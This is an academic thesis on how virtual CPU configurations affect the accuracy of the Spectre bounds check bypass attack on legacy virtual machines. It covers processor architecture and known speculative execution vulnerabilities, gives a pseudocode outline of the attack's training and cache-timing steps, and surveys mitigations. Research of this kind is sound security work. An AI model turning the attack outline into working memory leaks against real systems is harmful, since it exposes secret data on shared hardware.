UNIVERSITY OF OKLAHOMA

GRADUATE COLLEGE

THE EFFECT OF VIRTUAL PROCESSOR CONFIGURATIONS ON THE BOUNDS CHECK BYPASS ATTACK

A THESIS

SUBMITTED TO THE GRADUATE FACULTY

in partial fulfillment of the requirements for the

Degree of

MASTER OF SCIENCE

By

MAKYA STELL
Norman, Oklahoma
2025

THE EFFECT OF VIRTUAL PROCESSOR CONFIGURATIONS ON THE BOUNDS CHECK BYPASS ATTACK

A THESIS APPROVED FOR THE
SCHOOL OF ELECTRICAL AND COMPUTER ENGINEERING

BY THE COMMITTEE CONSISTING OF

Dr. Ronald D. Barnes, Chair
Dr. Clifford W. Fitzmorris
Dr. Justin G. Metcalf

Acknowledgements

First and foremost, I would like to thank my advisor, Dr. Ronald Barnes. Your guidance, support, and willingness to work through every challenge with me have been invaluable. I truly appreciate your patience, technical insight, and consistent encouragement throughout the entirety of this research. I would also like to thank the members of my thesis committee for their time, expertise, and contributions to my academic development at the University of Oklahoma.

I am especially grateful to my wife, who stood by me through every late night, every edit, and every moment of doubt. Thank you for staying up with me, bringing me snacks when I forgot to eat, peer reviewing my writing with care, and supporting me unconditionally. Your love, dedication, and quiet strength kept me going. I want you to know that this would not have been possible without you.

To my family and friends, thank you for your unwavering support. I am particularly grateful to my parents and my grandmother ("Gramps") for always offering wisdom, encouragement, and those small but crucial things, like the sticky notes Gramps gave me to annotate my research articles. Whether it was joining the U.S. Army or purchasing and decorating my first home, you all have supported my ambitions every step of the way, even when you didn't fully understand them. I owe much of my success to your belief in me and the foundation you helped build.

Table of Contents

List of Tables

List of Figures

Abstract

Companies are employing virtual machines (VMs) as a cost-efficient solution for maintaining legacy operating systems (OSs) that are compatible with their software ecosystem. However, legacy OSs often lack mitigations for modern microarchitectural threats, such as speculative execution attacks (SEAs). This thesis focuses on the bounds check bypass attack, a type of SEA, and examines how processor configurations, the complexity of data structures used to architect the attack, and the attack execution time influence the attack's accuracy in virtualized environments. Experiments were conducted across four VM configurations with 8, 16, 24, and 32 virtual central processing units (vCPUs), using implementations in C and C++ with different data structures used in the attack's architecture.

The results show a direct relationship between the number of vCPUs and attack accuracy. The VM with 32 vCPUs consistently achieved the highest attack accuracy, exceeding 90%, highlighting that increased processor availability reduces timing interference from context switching and shared cache contention. Additionally, the study found that longer execution times, often introduced by memory overhead or various types of system noise, decrease attack accuracy by increasing the likelihood of cache pollution before performing cache timing analysis, a key step in the attack. These results suggest that implementation simplicity, reduced memory overhead, and increased vCPU counts improve the attack's reliability. This research shows how hardware resource allocation and system noise influence the bounds check bypass attack while highlighting opportunities for developing mitigations in modern and legacy systems.

Chapter 1

Introduction

Organizations increasingly use virtual machines (VMs) as a cost-effective way to maintain outdated operating systems (OSs) that are compatible with their software ecosystems, which consist of the company's software applications and services. A VM is an emulation of a physical computer that runs an independently functioning guest OS on a host machine. Multiple VMs with different OSs can be run on a single host machine, assisting companies in avoiding the expenses associated with upgrading their infrastructure while preserving functionality and operational continuity. Companies also maintain legacy systems to manage application compatibility and migration challenges, and to facilitate testing and development in controlled environments with minimal disruption.

The expenses associated with modernizing these systems can be prohibitive for numerous organizations. For example, the Department of Veterans Affairs reported that a life-cycle cost analysis of legacy systems shows that modernization costs exceeded the projected cost of legacy system maintenance [23]. Having this reliance on legacy systems introduces significant security vulnerabilities, as these systems often lack adequate protection against modern cyber threats. The cost of implementing the available mitigations for Speculative Execution Attacks (SEAs), a relatively new class of exploits, makes it impractical for companies to get these added to the legacy OSs that they have in use.

These older systems frequently lack the necessary microcode or firmware updates, and applying mitigations can severely impact system performance [12]. To mitigate risks, many organizations isolate legacy systems in locally hosted networks or disconnect them from the network altogether, in what is known as air-gapping [23]. Nevertheless, these mitigations are not always effective, notably against bounds check bypass attacks, a form of SEA that does not require network connectivity.

This thesis evaluates the effectiveness of bounds check bypass attacks in relation to virtual processor configurations, specifically comparing attack accuracy on VMs provisioned with 8, 16, 24, and 32 virtual central processing units (vCPUs). This study tests three attack implementations, one in C and two others in C++ that use different data structures for byte determination, to assess how memory access patterns and execution timing across machines with a different number of vCPUs affect attack accuracy in legacy VMs. While bounds check bypass is just one type of SEA, it is particularly concerning due to its ability to infer secret data using cache timing analysis within microarchitectures [12]. The results reveal that increasing the number of vCPUs consistently improves attack accuracy, primarily by reducing context switching, cache contention, and other system interference. This research highlights the security risks posed by VMs running outdated machines and demonstrates how the configuration of the virtual processors and system noise can significantly influence the effectiveness of this exploit.

Chapter 2

Background

Microprocessors have improved in capability and performance since their inception in 1971. By the 1990s, microprocessors became the preeminent computing hardware, integrating advanced techniques such as out-of-order execution, speculative execution, and branch prediction to avoid pipeline stalls and improve processing speed [10] [20]. These innovations have also facilitated the emergence of virtualization, enabling a single machine to host multiple virtual environments [21]. Virtualization enables multiple OS instances to run simultaneously, optionally using different processor configurations, making it an essential component for resource management and improving software adaptability.

Although virtualization offers substantial advantages, it also inherits vulnerabilities from the hardware it emulates. Particularly modern processors' reliance on speculative execution, which introduces SEAs. This chapter provides the background necessary to comprehend critical optimizations in modern computer architecture, the significance of multi-core processors, and the risks posed by bounds check bypass attacks. This chapter also explores the principles of virtualization. These concepts constitute the basis for the detailed analysis presented in this thesis.

2.1 Central Processing Units

Central Processing Units (CPUs) are the "brains" of computers and many electronic devices, acting as a control center that executes instructions that operate the device. The processor performs computational tasks such as running applications, performing calculations, and managing overall system operations. Over time, improvements in processor design has enabled higher clock rates and have introduced architectural innovations that further enhance performance. Microarchitectural innovations employed by current microprocessors include the ability to issue multiple instructions, dynamic scheduling, speculative execution, thread-level parallelism (TLP), and non-blocking caches [4] [10]. These innovations allow CPUs to keep up with the increasing demands for processing power in modern computing environments.

Processor performance is largely dependent on factors such as clock speed, processor core count, cache size, and overall architecture efficiency. The continued evolution of processors is centered on balancing computational power, thermal efficiency, and power consumption to achieve sustainable performance gains while maintaining system reliability [4]. Each of these aspects plays a vital role in the CPU's ability to process instructions rapidly and efficiently.

2.2 Computer Architecture and Optimizations

Modern CPUs utilize optimizations that improve performance by decreasing program execution time. Performance is often defined by how quickly a processor can complete a given task, where performance is inversely proportional to runtime. The "Iron Law of Processor Performance" (Equation 2.1) describes CPU performance as the interaction between instruction count, cycles per in-

struction (CPI), and time per cycle [20]. This section will focus on the optimizations that reduce the CPI by allowing multiple instructions to be executed per cycle.

$$\frac{1}{Performance} = \frac{runtime}{program} = \frac{instructions}{program} \times \frac{cycles}{instructions} \times \frac{time}{cycle} \quad (2.1)$$

Equation 2.1: Performance is inversely proportional to the program's runtime. The relationship can be represented with three components: the number of instructions executing in a program, the number of cycles needed to execute each instruction, and the time required for each cycle.

2.2.1 Branch Prediction

Branch prediction is an optimization that allows a processor to predict which path a program will follow and thus continue executing instructions while the correct outcome is being resolved. Branches are instructions that causes the control flow to diverge (i.e., loops and conditional statements) [14]. Branches allow a processor to execute a specific set of instructions rather than following the program order, which is the linear progression of instructions as written in the program.




Figure 2.1: Illustrating how the BPU handles correct branch predictions versus mispredictions that result in transient instructions.

Modern processors speculatively execute instructions using a branch

prediction unit (BPU) that leverages historical data before execution to make an educated guess about the future control flow. Correct predictions result in substantial performance improvements by alleviating the need to stall the pipeline (see Section 2.2.2) until the branch outcome is known. Despite the accuracy of most modern BPUs, the possibility of a misprediction remains. In the event of an incorrect prediction, the pipeline must be flushed, requiring the instructions and results that were executed speculatively to be discarded. Flushing a pipeline ensures functional precision by eradicating the changes to the architectural state (e.g., register or memory state) as a result of the incorrect (transient) instructions. The processor then identifies the correct branch target address to resume execution at the correct code location. In Figure 2.1, Intel [6] illustrates this process, distinguishing non-transient instructions with chevrons and transient instructions with stars. Section 2.2.3 provides a more in-depth explanation of the BPU in the context of speculative execution and how mispredictions are handled.

2.2.2 Pipelines

Pipelining is a design approach in which the execution of instructions is split into multiple stages, enabling new instructions to enter the pipeline once earlier instructions progress to the next stage [14]. Each stage of the pipeline handles a different aspect of the instruction, such as fetching, decoding, executing, memory access, and writing back. These stages allow multiple instructions to be processed simultaneously as long as they are in different stages of the pipeline. Figure 2.2 simplistically illustrates the architecture of a pipeline. In the figure, S_m represents the stages of the pipeline; R_m register buffers retain

partially processed results and prevent interference from other stages, and C_m datapath circuits are generally combinational and compute the results [9]. The first register buffer, R_1, is loaded with the instructions fetched from memory. On each rising edge of the clock, the contents of every R_m are transferred to the next register buffer, advancing the data through the pipeline.




Figure 2.2: A block diagram illustrating the architecture of a pipelined processor used for instruction pipelining.

Although pipelining optimizes resource utilization and performance, it introduces complexity. Dependencies between instructions can lead to different hazards (i.e., data hazards, structural hazards, and control hazards) that disrupt the flow of instructions through the pipeline. When hazards are encountered, a CPU may be forced to stall the pipeline, meaning the execution of new instructions will be temporarily paused until the hazard is resolved.

Modern processors implement various techniques to mitigate the impact of these hazards. A relevant example is the BPU's role in mitigating control hazards. Control hazards (branch hazards) occur when a pipeline would otherwise be forced to stall while a branch's outcome is resolved. The BPU (see Section 2.2.1) mitigates the delays caused by control hazards since it enables a processor to predict the outcome of a branch and continue executing instruc-

tions without waiting for the branch to resolve. Without these mitigations, performance improvements from pipelining would be significantly reduced.

2.2.3 Out-of-Order and Speculative Execution

Out-of-order execution and speculative execution are two optimizations that enable processors to execute instructions more efficiently by reducing instruction dependencies and wait times caused by branch evaluation. Out-of-order execution, also known as dynamic scheduling, enables instructions to be processed in a different order than program order [18]. The processor identifies independent instructions that can be executed because they do not rely on the results of previous instructions. Multiple independent instructions may also be identified as being able to be executed concurrently. In either case, the instructions are reordered and executed to maximize the utilization of execution units, improving performance while reducing pipeline stalls caused by hazards and instruction dependencies.




Figure 2.3: Components utilized for implementing out-of-order and speculative execution.

Speculative execution uses the prediction of the outcome of conditional

branches before the actual branch result is resolved. Speculative execution leverages the BPU to speculate which path the program will take based on historical execution patterns, as depicted in Figure 2.1. The processor will speculatively execute instructions along the predicted path to avoid stalling the pipeline, allowing it to continue processing while the actual branch outcome is being resolved. If the branch prediction is correct, execution will continue in that direction until the branch is resolved. Once resolved, instructions in the reorder buffer are retired in program order, and the results become architecturally visible to the program [6].

Figure 2.3 depicts the out-of-order and speculative execution processes within a modern CPU pipeline, illustrating the flow of instructions through the various stages. Instructions ($F1$, $F2$, $F3$, $F4$, ..., Fn) are fetched in program order and placed within the instruction queue, where they wait to be executed. These instructions are dispatched to available execution units, enabling the CPU to execute multiple instructions concurrently, independent of the program order (out-of-order). The reorder buffer tracks the status of each instruction within the pipeline, ensuring that instructions are retired in program order. The results of the retired instruction are written to the architectural register file and made visible to the program.

The incorporation of speculation hardware enables processors to manage branch mispredictions and transient instructions efficiently, ensuring that no architectural state changes related to the mispredicted path are left behind [5] [6]. If a misprediction occurs, the speculative instructions are invalidated. In such cases, the instructions in the pipeline and reorder buffer will be flushed, discarding transient instructions. After the transient instructions are discarded,

the processor must restart execution at the correct branch target. This misprediction recovery process negatively impacts a processor's performance.

2.2.4 Multi-core Processors

Moore's law is an observation that states that advancements in electronic manufacturing allow the number of transistors per unit area to be doubled every 12-18 months [8]. This has enabled the rapid growth of computer speed, complexity, and availability. A notable advancement is the use of multi-core processors in modern computing. A multi-core processor is a system that is composed of two or more independent processor cores [11]. Each core can process information independently, significantly enhancing performance.

Although multi-core processors can increase performance, the relationship between processor core count and performance is complex and often non-linear. In a study examining performance trade-offs of superscalar processors, quad-core processors outperformed single-core processors by 50%-100% in workloads with large-grained thread-level parallelism, where applications could effectively leverage parallelism [4]. The efficiency of a processor depends on the workload: multi-core processors excel at multi-threaded programs by distributing tasks across cores, while single-core processors are better suited for single-threaded tasks, dedicating their full capacity without the overhead of thread management [17].

A socket is the physical connection point on the motherboard where the CPU is installed, meaning that in a multi-core processor, each socket will house a chip with multiple cores. As shown in Figure 2.4, multi-core processors have multiple processing units (cores) per socket. A motherboard can contain




Figure 2.4: A block diagram illustrating the architecture of multi-core processors within sockets on a motherboard.

m number of sockets. The total number of cores per socket will vary based on the total number of cores (n) the processor contains within the socket. For example, on a machine with a total of 16 cores and 2 sockets, each socket will contain a CPU with 8 cores.

2.2.5 Cache and Memory Hierarchy

Modern processors incorporate a hierarchy of small, fast memory components called caches to bridge the latency gap between the CPU and the slower main memory. This hierarchy is commonly known as a multi-level cache system [16]. The cache hierarchy typically includes levels that are commonly referred to as L1, L2, L3, and occasionally L4, where the level number indicates the further distance from the CPU cores. Each cache level serves a distinct purpose, as shown in Table 2.1.

Table 2.1: Multi-level Cache System

Cache Level Name	**Description**
L1 Cache (Level 1 Cache)	This level is commonly divided into two components: an instruction cache for storing machine instructions and a data cache for storing data. It is the smallest yet fastest cache today, typically spanning from 16 KB to 128 KB.
L2 Cache (Level 2 Cache)	This level is larger and slower than the L1 cache, but each core often has its own private L2 cache within a multi-core processor. Sizes can range from 128 KB to several megabytes.
L3 Cache (Level 3 Cache)	This level, which is larger and slower than L2, is typically shared by all cores on a multi-core processor. The size can range from several megabytes to tens of megabytes.
L4 Cache (Level 4 Cache)	This level is less common as it is typically used in high-end processors and application-specific architectures. This level generally functions as a buffer between the CPU and main memory.

Caches store frequently accessed data and instructions to provide the CPU with quicker access compared to fetching these from main memory [16]. Multi-level caching is especially crucial in multi-core systems, where cache coherency mechanisms ensure that each core has the most recent version of the data to prevent potential inconsistencies. A multi-level cache aims to balance the speed of access (latency) with the amount of data that can be stored

(cache size). As the cache levels increase, the caches tend to be slower but have a higher cache hit rate because of their increased size.

Multi-core processors commonly implement each core with its own private L1 and sometimes a private L2 cache; however, some architectures implement a shared L2 cache. Nevertheless, the L3 cache is usually shared across all cores. Figure 2.4 illustrates this hierarchy. This shared architecture introduces the potential for cache contention, where multiple cores may compete for access to shared cache lines. Such contention can lead to increased latency, evictions, and general unpredictability in access patterns.

2.3 Virtualization

Virtualization is a computing approach that allows a single machine to host multiple virtual environments. This concept emerged in the 1960s as a way to improve the utilization of large mainframe computers. Over the years, virtualization has been applied in numerous computing domains, specifically data centers and cloud computing environments [21]. The ability to host multiple VMs on a single server has reduced infrastructure costs by minimizing the need for physical servers and enabling better resource distribution. This also bolsters efficient workload management, yielding advantages in scalability, security, resource optimization, and adaptability [21] [24]. A simple virtualization implementation is depicted in Fig. 2.5.

The use of virtualization technology improves how computing resources are managed and used. This is done using a hypervisor, enabling each VM to operate independently with its own OS and applications, oblivious of other VMs that share the same underlying hardware [24]. A hypervisor is software




Figure 2.5: A block diagram illustrating the architecture of a virtualized system and its interaction with the physical machine.

that manages interactions between VM instances and the physical hardware. The isolation of the VM instances makes it ideal for consolidating multiple applications into a single physical server.

Equation 2.2 represents the transformation of guest state (S_i) through hardware-assisted virtualization extensions (V) by the hypervisor (e) to ensure proper execution on the virtualized hardware (vCPU) [21]. S_i represents the guest state (e.g., guest instructions) before virtualization, V represents the virtualization process using hardware-assisted virtualization extensions, $e(S_i)$ represents the translation or handling of guest state S_i by the hypervisor, and $V \circ e(S_i)$ represents the execution of translated or handled state S_i by the vCPU.

Binary Translation or Hardware Virtualization Extensions (e.g., Intel VT-x, AMD-V) represent the methods the hypervisor uses to handle privileged

$$e' \circ V(S_i) = V \circ e(S_i) \tag{2.2}$$

Equation 2.2: This equation represents the process of virtualization, defining how a guest VM (S_i) interacts with the physical hardware through the hypervisor (e).

instructions or events that would typically require direct access to the hardware [21]. These methods are needed for maintaining isolation between VMs while ensuring the guest OSs run efficiently. The physical CPU is the actual processor in the host system that executes both the hypervisor and guest VM instructions [21]. The hardware virtualization extensions facilitate this process by handling virtual resources more efficiently. This enables the hypervisor to run guest VMs with similar performance as what is expected within a non-virtualized environment.

2.4 Speculative Execution Attacks

As shown in the previous sections, modern processors use speculative execution to optimize performance by predicting the outcome of branches and executing the instructions ahead of time before the actual outcome is resolved. Speculatively executed instructions may access sensitive information inadvertently during execution. Speculation hardware enables processors to manage branch mispredictions and transient instructions, ensuring that no architectural state changes related to the mispredicted path are left behind [5] [6]. This would include any data from accesses to memory locations, registers, and I/O buffers that are speculatively read or written during execution.

Despite these benefits, speculative execution introduces vulnerabilities to speculative execution attacks (SEAs). These attacks exploit the transient

instructions that are executed during mispredicted paths. Although the processor reverses architectural state changes that are visible to the program, it does not necessarily clear the microarchitectural state, such as changes to cache contents and branch prediction state [18]. These transient instructions can create side channels that allow SEAs to bypass security boundaries and gain access to sensitive data that would otherwise remain protected by the system's architectural access controls. Table 2.2 lists some of the common types of SEAs that are recognized by the Common Vulnerabilities and Exposures (CVE) program [7].

Table 2.2: Common Speculative Execute Attacks.

Type	**Category**	**Description**
Spectre	Bounds Check Bypass (CVE-2017-5753)	Exploits speculative execution to bypass bounds checks and access out of bound memory.
	Branch Target Injection (CVE-2017-5715)	Manipulates branch prediction to induce a victim process to execute malicious code on the processor's cache to infer data values.
	Speculative Store Bypass (CVE-2018-3639)	Exploits speculative execution to reveal data values in memory that are not normally accessible.
Meltdown	Rogue Data Cache Load (CVE-2017-5754)	Exploits speculative execution to leak kernel memory from user processes.

Continued on next page

Table 2.2 – continued from previous page

Type	Category	Description
Foreshadow (L1TF)	L1TF - SGX (CVE-2018-3615)	Targets Intel Software Guard Extensions (SGX) using speculative execution for reading the contents of SGX-protected memory as well as extracting the machine's private attestation key.
	L1TF - OS/SMM (CVE-2018-3620, CVE-2018-3646)	Next Generation L1TF targets the OS, VM, VMM, Kernel Memory and System Management Mode (SMM) to extract sensitive data in the L1 cache and information within VMs running on the same third-party cloud.
Microarchitectural Data Sampling (MDS)	Fallout (CVE-2018-12126)	Allows attackers to leak data from the store buffers and break the Kernel Address Space Layout Randomization (KASLR).
	Rogue In-Flight Data (RIDL) (CVE-2018-12127)	Attackers can infer data being processed inside the same of different CPU cores through the CPU's line fill buffers, store buffers, and load ports and potentially access sensitive information.
	ZombieLoad (CVE-2018-12130)	Targets a CPU's fill buffer logic to retrieve information that the current CPU core has recently loaded from memory by other running programs.

2.5 Bounds Check Bypass Attacks

The bounds check bypass attack (CVE-2017-5753) is a type of SEA that exploits branch mispredictions and speculative execution to gain unauthorized access to sensitive data. This attack manipulates the BPU to trigger speculative execution of instructions that bypass constraints that enforce memory access validity, such as array bounds checks, to access data that is not supposed to be reached [5]. In a bounds check bypass attack, the CPU cache is used as a side channel. A side channel is any unintended way that information leaks from a system based on how it operates rather than what it explicitly outputs. By leveraging speculative execution, the attacker can infer secret data stored in memory through side-channel analysis, specifically cache timing analysis.

A bounds check is a safety measure in programming that determines if an index or memory access is within a valid range. The flow diagram shown in Figure 2.6 and Algorithm 1 illustrate how speculative execution can be used to bypass this protection. The attack works by repeatedly executing the bounds check, $x < array\_size$, with a valid index ($training\_x$) to train the BPU that the bounds check will pass. This bounds check guards the loading of an array using x as an index. At specific intervals (*Attack Leap*), an out-of-bounds index ($malicious\_x$) is introduced. Because the BPU has been trained to predict the check will succeed, an unauthorized memory access is speculatively executed. When the BPU is incorrect, the transient instructions that access the secret data will still execute and be loaded into the cache. Although these transient instructions are eventually discarded, they leave observable traces in the cache that attackers can analyze to extract the sensitive data.




Figure 2.6: A flow chart illustrating the bounds check bypass attack process. The bold text represents configurable variables in the code. The preformatted text represents calculated values.

After the *training loops* are completed, the attack performs cache timing analysis to measure the access times of different memory locations. A *Cache Hit Threshold* is used to distinguish between cached and non-cached values, allowing the attacker to infer the leaked byte. If the access time is less than or equal to the threshold, it indicates that the memory location is within the cache (cache hit), meaning the speculative execution likely accessed that value. In the case of a cache hit, the index (N) corresponding to the accessed byte value (0-255) in the score array will be incremented by one.

This process is repeated for the same byte across multiple attack attempts ($Tries$) to improve accuracy, with the highest-scoring byte being iden-

Algorithm 1 Bounds Check Bypass Attack

```
1: procedure BOUNDS_CHECK_BYPASS
2:     ▷ Attack Leap: Number of training loops before out-of-bounds index.
3:     ▷ Cache Hit Threshold: Max cycles indicating cached data access .
4:
5:     M ← Number of Bytes to Read
6:     iter ← 0
7:     while iter < M do                    ▷ Repeat Until M Bytes Are Extracted
8:         Tries ← 0
9:         for Tries < Total Tries do
10:            Remove all data related to the attack from the CPU cache
11:
12:            j ← 0
13:            for j < Number of Loops do
14:                if j%Attack Leap == 0 then
15:                    x ← malicious_x
16:                    Speculatively access the cache block corresponding to the
   secret byte using out-of-bounds index.
17:                    Flush misprediction
18:                else
19:                    x ← training_x
20:                    Train BPU to expect x < array_size
21:                end if
22:            end for
23:
24:            N ← 0
25:            score[256] ← Initialize byte score array
26:                        ▷ Measure access time for each possible byte (0-255)
27:            for N < 256 do
28:                Measure time for accessing cache block corresponding to N
29:                if time ≤ Cache Hit Threshold then
30:                    score[N] ← score[N] + 1   ▷ Increment score for the byte
31:                end if
32:            end for
33:        end for
34:
35:        Select byte with highest score as extracted secret
36:    end while
37: end procedure
```

tified as the correct secret value. The full attack is performed for M iterations, extracting the secret one byte at a time. The exact implementation of the attack will be further discussed in Chapter 5.

2.6 Mitigation Strategies and Defenses

Many defenses have been proposed since the discovery of SEAs, but designing effective mitigations for the bounds check bypass attack specifically is challenging. This difficulty stems from the fact that speculative behavior is embedded deeply within modern processor microarchitectures, making it difficult to prevent information leakage without introducing significant performance penalties [1] [2] [13] [28]. Recent work has shown mitigations that rely on type systems, control flow, or data flow may harden too much code and cause performance overhead or miss vulnerable paths entirely making it difficult to precisely identify which instructions actually require protection [28]. Hardening the code means applying speculation fences (e.g., `LFENCE` instructions), which are processor instructions that override speculative execution, ensuring that all preceding instructions have retired before any subsequent instructions can be executed.

Other defenses aim to analyze the code to automatically identify vulnerable points. Symbolic execution is a program analysis technique that treats inputs are symbolic variables and explores execution paths within the program by building and solving constraints to identify bugs and vulnerabilities. Model checking is another program analysis technique that constructs a model of the program and verifies it against formal specifications. Fuzzing is a technique used to run a program multiple times with malformed inputs that triggers

unexpected behavior. Gadget scanning inspects compiled binaries for known vulnerable instruction sequences (known as gadgets). Symbolic execution and model checking are precise but do not often scale to complex software, while scalable techniques like fuzzing or gadget scanning are prone to both false negatives and positives meaning they cannot guarantee the absence of vulnerabilities if none are detected [28]. These limitations cause current mitigations to lack guaranteed protection from the attack, cause overhead in performance, or both.

While some of these defenses were developed specifically in response to SEAs, others predated the discovery and provided partial protection like Address Space Layout Randomization (ASLR). ASLR, was introduced in the early 2000s to mitigate memory corruption exploits by randomizing memory layouts at runtime [19]. Although it was not designed to prevent SEAs, ASLR can partially hinder these attacks by reducing the predictability of target locations. However, it has been shown that the bounds check bypass attack can bypass memory isolation mechanisms using side channels to leak information, which challenges the effectiveness of ASLR against these attacks.

Defenses that specifically target mitigating the bounds check bypass attack have also been developed. One of the more straightforward mitigations is the insertion of `LFENCE` instruction after bounds checks. These instructions will stall speculative execution until all preceding memory loads are resolved [2]. This mitigation incurs variable performance penalties depending on the CPU's microarchitecture. Behrens et al. showed that these fences can cost between 4 and 48 cycles on modern Intel and AMD processors, with older hardware generally performing worse [2]. Another mitigation, known as index masking,

uses conditional move instructions to force the array index to zero for any out-of-bounds access during speculative execution [2]. On committed paths, the check does nothing, but on mispredicted paths it ensures memory access cannot leak secrets. This approach was found to impose around a 4% performance overhead [2].

